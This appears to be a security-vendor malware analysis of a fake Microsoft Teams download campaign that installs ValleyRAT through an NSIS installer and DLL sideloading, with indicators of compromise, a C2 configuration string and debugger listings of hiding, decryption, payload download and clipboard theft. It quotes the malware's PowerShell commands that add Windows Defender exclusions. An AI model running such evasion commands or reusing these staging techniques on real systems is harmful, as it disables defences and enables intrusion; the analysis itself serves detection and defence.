

Fake Microsoft Teams Campaign Delivers ValleyRAT via NSIS Installer and DLL Sideloads

 labs.k7computing.com/index.php/fake-microsoft-teams-campaign-delivers-valleyrat-via-nsis-installer-and-dll-sideloads

Srinivasan E

May 20, 2026

We came across fake Microsoft Teams distribution sites, shared on X platform back in mid April. The websites closely mimic the legitimate **Microsoft Teams download page**, using lookalike domains to trick users into downloading a trojanized installer packaged as a zip archive.




Figure 1: Fake teams site

Our investigation revealed that the delivered payload leverages a **DLL sideloading** chain via a legitimate executable (GameBox.exe) developed by Tencent, ultimately deploying a **ValleyRAT** variant. Indicators such as Chinese language artifacts within fake sites and log data suggest a likely connection to threat activity **originating from China**.

This malware campaign stands out for its clean execution chain, combining social engineering with staged payload delivery, in-memory decryption, and stealthy persistence mechanisms.




Figure 2: Killchain

The infection chain begins with domains such as **teams-securecall[.]com** and **teamszs[.]com**, which are designed to closely resemble the official Microsoft Teams download page and thereby encourage unsuspecting users to trust the download.

Upon visiting the site, users are prompted to download a compressed archive named as:

98653.2.87.teamsx.zip

571.0.2.6.8.97teamsxb.zip

521.0.3.6.987teamsx.zip

NSIS Installer Execution

Once extracted and executed, the archive launches a malicious NSIS based installer, which serves the initial stage of the attack. Rather than performing a standard software installation, the installer acts as a deployment mechanism, dropping multiple components across the system, including a loader, a malicious DLL, and supporting binaries.

The installer also includes a **legitimate Microsoft Teams installer** and a corresponding shortcut is created on the user's desktop. This helps avoid suspicion by presenting an expected behavior to the user while the malicious components are silently installed in the background.




Figure 3: Dropped Files

A key element of this stage is a legitimate executable (GameBox.exe) being abused to side-load a malicious dll named **utility.dll**.

Windows Defender Evasion

As a first step the malware after execution weakens the system's defenses by modifying the Windows Defender settings.

A few PowerShell commands are run thereby ensuring that its files and activity stay ignored, these commands add exclusions for the working directory and the malicious DLL from detection:

powershell -Command "Add-MpPreference -ExclusionPath 'C:\ProgramData\client'"

powershell -Command "Add-MpPreference -ExclusionProcess 'Utility.dll'"



Figure 4: Executing PS commands

Making Malicious Items Hidden

The malware is copied to the ProgramData folder and to evade casual inspection it modifies file attributes of the dropped components. During analysis, a call to SetFileAttributes was observed with the value 7 which made the copied folder hidden.

70032AC0	68 80000000	push 80	eax:"C:\\ProgramData\\client"
70032AC5	50	push eax	ebx:SetFileAttributesA
70032AC6	FFD3	call ebx	
70032AC8	6A 07	push 7	
70032ACA	8D85 F8FEFFFF	lea eax,dword ptr ss:[ebp-108]	
70032AD0	50	push eax	eax:"C:\\ProgramData\\client"
70032AD1	FFD3	call ebx	ebx:SetFileAttributesA
70032AD3	85C0	test eax,eax	eax:"C:\\ProgramData\\client"
70032AD5	75 29	jne utility.70032B00	

Figure 5: Setting hidden attribute

Registries Set

In the previous versions of ValleyRAT, configuration data, including the encoded C2 domain were likely written to HKCU\\SOFTWARE\\IpDates_info and a secondary key at HKCU\\Console\\0\\451b464b7a6c2ced348c1866b59c362e stores encrypted binary data likely used for malware configuration or payload staging. but, in this case IpDates_info is stored with QWORD of 0s. The overall registry usage patterns combined with other behavioral and structural similarities strongly align with known ValleyRAT activity. We can conclude this malware is related to **SilverFox APT**.

Persistence

The sideloaded Utility.dll establishes persistence by creating a service named **_CCGDAT**, configured to start automatically when the system boots.




Figure 6: Service Created

Payload Decryption

A primary shellcode payload **user.dat** is dropped by Installer in an AES encrypted form. During runtime, the malware performs decryption in memory before execution. By placing breakpoints around the decryption routine in x32dbg, the decrypted buffer was successfully captured from memory.




Figure 7: Call to BcryptDecrypt

Analysis of the decrypted content revealed that it acts as a **shellcode loader**, responsible for staging further payload execution rather than containing the final malicious logic itself.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Lc
Address	Hex				ASCII	
032A07E0	68 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	k.....	
032A07F0	00 00 00 00	00 00 00 00	00 0E 00 00	00 93 11 00		
032A0800	00 01 00 00	00 0E 00 00	00 93 11 00	00 01 00 00		
032A0810	00 31 30 33	2E 32 31 35	2E 37 37 2E	31 37 00 31	.103.215.77.17.1	
032A0820	30 33 2E 32	31 35 2E 37	37 2E 31 37	00 7C 00 30	03.215.77.17. .0	
032A0830	00 3A 00 64	00 62 00 7C	00 30 00 3A	00 6C 00 6B	..:d.b. .0.:.1.k	
032A0840	00 7C 00 30	00 3A 00 68	00 73 00 7C	00 30 00 3A	.. .0.:.h.s. .0.:.	
032A0850	00 6C 00 64	00 7C 00 30	00 3A 00 6C	00 6C 00 7C	.1.d. .0.:.1.1.	
032A0860	00 30 00 3A	00 68 00 62	00 7C 00 31	00 3A 00 70	.0.:.h.b. .1.:.p	
032A0870	00 6A 00 7C	00 39 00 20	00 2E 00 34	00 20 00 2E	.j. .9. ...4. .	
032A0880	00 36 00 32	00 30 00 32	00 3A 00 7A	00 62 00 7C	.6.2.0.2.:.z.b.	
032A0890	00 30 00 2E	00 31 00 3A	00 62 00 62	00 7C 00 73	.0...1.:.b.b. .s	

Figure 8: Decrypted Payload

Analysis revealed a configuration string containing multiple reversed key value pairs at the end of the second stage payload:

```
103.215.77.17|0:db|0:lk|0:hs|0:ld|0:ll|0:hb|1:pj|9.4.6202:zb|0.1:bb|smaet:zf|1:lc|1:dd|1:3t|08:3o
|1.0.0.721:3p|1:2t|9944:2o|71.77.512.301:2p|1:1t|9944:1o|71.77.512.301:1p|
```

From the above, some of the key value pairs seem like toggle for malware features.

InProcess Shellcode Injection

Following decryption, the loader allocates memory within the current process and writes the decrypted shellcode into it. Execution is then transferred using CreateThread, allowing the payload to run entirely in-memory.

017C01D2	BA C8843A51	mov edx,513A84C8	
017C01D7	8945 A8	mov dword ptr ss:[ebp-58],eax	[ebp-58]:freeaddrinfo, eax:connect
017C01DA	8BCE	mov ecx,esi	
017C01DC	E8 4F050000	call 17C0730	
017C01E1	FF75 80	push dword ptr ss:[ebp-80]	[ebp-80]:GetProcAddress
017C01E4	BA DA502B09	mov edx,92850DA	
017C01E9	8945 AC	mov dword ptr ss:[ebp-54],eax	[ebp-54]:htons, eax:connect
017C01EC	8BCE	mov ecx,esi	
017C01EE	E8 3D050000	call 17C0730	
017C01F3	FF75 80	push dword ptr ss:[ebp-80]	[ebp-80]:GetProcAddress
017C01F6	BA DC87830F	mov edx,F8387DC	
017C01FB	8945 B0	mov dword ptr ss:[ebp-50],eax	eax:connect

Figure 9: Shellcode injection

This technique avoids writing the payload to disk, significantly reducing detection by traditional file based security mechanisms.

API Hashing

Both the second stage loader and the third stage payload implement API hashing to resolve Windows API functions at runtime. Instead of storing API names in plain text, the malware computes hashes and dynamically matches them against exported functions from loaded modules.

017C01D2	BA C8843A31	mov ecx, 313A84C8	
017C01D7	8945 A8	mov dword ptr ss:[ebp-58], eax	[ebp-58]:freeaddrinfo, eax:connect
017C01DA	88CE	mov ecx, esi	
017C01DC	E8 4F050000	call 17C0730	
017C01E1	FF75 80	push dword ptr ss:[ebp-80]	[ebp-80]:GetProcAddress
017C01E4	BA DA502B09	mov edx, 92850DA	
017C01E9	8945 AC	mov dword ptr ss:[ebp-54], eax	[ebp-54]:htons, eax:connect
017C01EC	88CE	mov ecx, esi	
017C01EE	E8 3D050000	call 17C0730	
017C01F3	FF75 80	push dword ptr ss:[ebp-80]	[ebp-80]:GetProcAddress
017C01F6	BA DC87830F	mov edx, F8387DC	
017C01FB	8945 B0	mov dword ptr ss:[ebp-50], eax	eax:connect

Figure 10: API Hashing

XOR Decryption (3rd stage)

The third stage payload retrieved from the C2 server is stored in an encrypted format in memory. Unlike the initial AES layer, this stage uses a simpler custom XOR based encryption.

01910370	FF53 08	call dword ptr ds:[ebx+8]	[ebx+08]:VirtualAlloc
01910373	8BF8	mov edi, eax	
01910375	33F6	xor esi, esi	
01910377	85FF	test edi, edi	
01910379	0F84 9C000000	je 1910418	
0191037F	56	push esi	
01910380	68 00900100	push 19000	
01910385	57	push edi	
01910386	FF73 44	push dword ptr ds:[ebx+44]	
01910389	FF53 38	call dword ptr ds:[ebx+38]	[ebx+38]:recv
0191038C	8945 EC	mov dword ptr ss:[ebp-14], eax	
0191038F	85C0	test eax, eax	
01910391	0F8E 84000000	jle 1910418	
01910397	8B4B 58	mov ecx, dword ptr ds:[ebx+58]	ecx:NtAllocateVirtualMemory+C
0191039A	034D F4	add ecx, dword ptr ss:[ebp-C]	ecx:NtAllocateVirtualMemory+C
0191039D	50	push eax	
0191039E	57	push edi	
0191039F	51	push ecx	ecx:NtAllocateVirtualMemory+C
019103A0	FF53 18	call dword ptr ds:[ebx+18]	[ebx+18]:RtlMoveMemory
019103A3	8B45 F4	mov eax, dword ptr ss:[ebp-C]	
019103A6	0345 EC	add eax, dword ptr ss:[ebp-14]	
019103A9	8945 F4	mov dword ptr ss:[ebp-C], eax	
019103AC	3D 0E800400	cmp eax, 4800E	
019103B1	75 CC	jne 191037F	
019103B3	68 00800000	push 8000	

Figure 11: Receiving payload from C2

Address	Hex	ASCII
03320000	0E 80 04 00 00 00 00 00 00 00 00 00 DF A4	.^.....8
03320010	32 36 36 63 BD DA 85 DA 2E 65 60 BD 47 0A 61 BF	266c%u0.e'%G.a
03320020	63 C2 BD 72 38 4E B3 F6 42 58 B5 4A 38 4A 36 42	cA%r8N*0B[u78J6B
03320030	50 BD 6A 3E 2E BF 68 CE B3 ED 42 6D BD 62 3E 2A	P%j>..%k%*i8m%b>*
03320040	BD 42 3E 16 35 E7 BD 72 3E 12 35 C7 BF 63 DE 35	%B>.5c%r>.5C%CP5
03320050	F7 05 E4 BF 43 C6 BF 73 DA B3 ED 42 0C BD 0A A0	+..a%CA%u%*B!%.
03320060	05 C0 35 CF BF 4B CA BC 31 B2 F6 42 21 BD E9 5F	.A5I%KE%1=0B!%e
03320070	C0 85 36 36 36 39 88 F6 35 C6 75 BC 35 B2 F6 43	Au6669.05Au%5*0C
03320080	D8 BD 6B CE B7 D0 C9 C9 C9 49 0D 43 C2 42 27 BD	0%kI.DEEEI.CAB'%
03320090	43 C6 74 0D E5 44 F0 05 F6 69 68 6D BD D3 6B F5	CAt..aD0.0ihm%Ok0
033200A0	B5 48 3E 36 43 27 BD 73 DA 39 81 32 66 BD 63 DE	uK>6C'%sU9.2f%cd
033200B0	BD 32 B4 35 F7 DD D4 61 67 C9 63 3E DD ED 63 BD	%2'5+Y0agEc>Yic%

Figure 12: Encrypted Payload on memory

During debugging, the decryption loop was traced, and the payload was observed being transformed in place within the allocated buffer. Once decrypted, the dump clearly reveals **shellcode** containing **PE structure**, confirming it as the final malware stage.

```

019103C9  33C0          xor     eax, eax
019103CB  8BF8         mov     edi, eax
019103CD  0FB64410 04  movzx   eax, byte ptr ds:[eax+edx+4]
019103D2  8BF7         mov     esi, edi
019103D4  33D2          xor     edx, edx
019103D6  C745 EC C8010000  mov     dword ptr ss:[ebp-14], 1C8
019103DD  F775 EC      div     dword ptr ss:[ebp-14]
019103E0  8B4B 58      mov     ecx, dword ptr ds:[ebx+58]
019103E3  8BC6         mov     eax, esi
019103E5  80C2 36      add     dl, 36
019103E8  6A 0A        push    A
019103EA  301439       xor     byte ptr ds:[ecx+edi], dl
019103ED  33D2          xor     edx, edx
019103EF  59           pop     ecx
019103F0  F7F1         div     ecx
019103F2  8B45 F0      mov     eax, dword ptr ss:[ebp-10]
019103F5  47           inc     edi
019103F6  40           inc     eax
019103F7  F7DA         neg     edx
019103F9  1BD2         sbb     edx, edx
019103FB  23C2         and     eax, edx
019103FD  8B55 F4      mov     edx, dword ptr ss:[ebp-C]
01910400  8945 F0      mov     dword ptr ss:[ebp-10], eax
01910403  81FF 0EB00400  cmp     edi, 4800E
01910409  7C C2       jz      19103CD
0191040B  8B43 58      mov     eax, dword ptr ds:[ebx+58]

```

Figure 13: Payload decryption using XOR operations

Since this payload is fetched dynamically from the C2 server, its content is not fixed and **can be updated or replaced at any time**, allowing the threat actor to deliver different payloads depending on the campaign or objective.

Address	Hex	ASCII
039A05CD	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yY..
039A05DD	88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
039A05ED	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
039A05FD	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	
039A060D	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	...i!..Li!Th
039A061D	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
039A062D	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
039A063D	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
039A064D	7C A3 66 84 38 C2 08 D7 38 C2 08 D7 38 C2 08 D7	if.8A.x8A.x8A.x
039A065D	73 BA 08 D6 32 C2 08 D7 73 BA 0D D6 B3 C2 08 D7	s*.02A.xs*.0*A.x
039A066D	73 BA 0C D6 2C C2 08 D7 6A B7 0C D6 37 C2 08 D7	s*.0.A.xj..07A.x
039A067D	6A B7 08 D6 2E C2 08 D7 6A B7 0D D6 1F C2 08 D7	j*.0.A.xj..0.A.x

Figure 14: Decrypted payload has PE

Post decryption, the payload consists of a shellcode loader followed by a fully functional **ValleyRAT** module. The loader uses Reflective Loading techniques to map the PE into memory. It invokes its exported function “**load**”, resulting in the execution of the malware within the current process.

Clipboard Theft

The malware actively monitors user activity by accessing clipboard contents through the GetClipboardData API. This behavior indicates an intent to capture sensitive information such as copied credentials, wallet addresses, or other user data.

043CDB03	50	push eax	
043CDB04	8D45 F0	lea eax,dword ptr ss:[ebp-10]	
043CDB07	64:A3 00000000	mov dword ptr [0],eax	
043CDB0D	6A 00	push 0	
→ 043CDB0F	FF15 84B33F04	call dword ptr ds:[<&OpenClipboard>]	
043CDB15	85C0	test eax,eax	
043CDB17	0F84 8B010000	je 43CDCA8	
043CDB1D	C785 3CDBFFFF 00000000	mov dword ptr ss:[ebp-24C4],0	
043CDB27	C785 34DBFFFF 00000000	mov dword ptr ss:[ebp-24CC],0	
043CDB31	33FF	xor edi,edi	edi:Sleep
043CDB33	89BD 38DBFFFF	mov dword ptr ss:[ebp-24C8],edi	edi:Sleep
043CDB39	897D FC	mov dword ptr ss:[ebp-4],edi	edi:Sleep
043CDB3C	6A 0D	push 0	
043CDB3E	FF15 DCB33F04	call dword ptr ds:[<&GetClipboardData>]	
043CDB44	8985 34DBFFFF	mov dword ptr ss:[ebp-24CC],eax	
043CDB4A	85C0	test eax,eax	
043CDB4C	0F85 89000000	jne 43CDBDB	
043CDB52	FF15 40B13F04	call dword ptr ds:[<&GetTickCount>]	
043CDB58	8BFC	mov ebx,ecx	


Figure 15: Stealing clipboard

Logging Activity

The malware creates local log files and stores operational data such as captured keystrokes, clipboard content, execution status etc. This suggests that the RAT maintains a local buffer of collected data before exfiltration to its command and control server.

043CE04F	0F84 BE000000	je 43CE113	
043CE055	57	push edi	
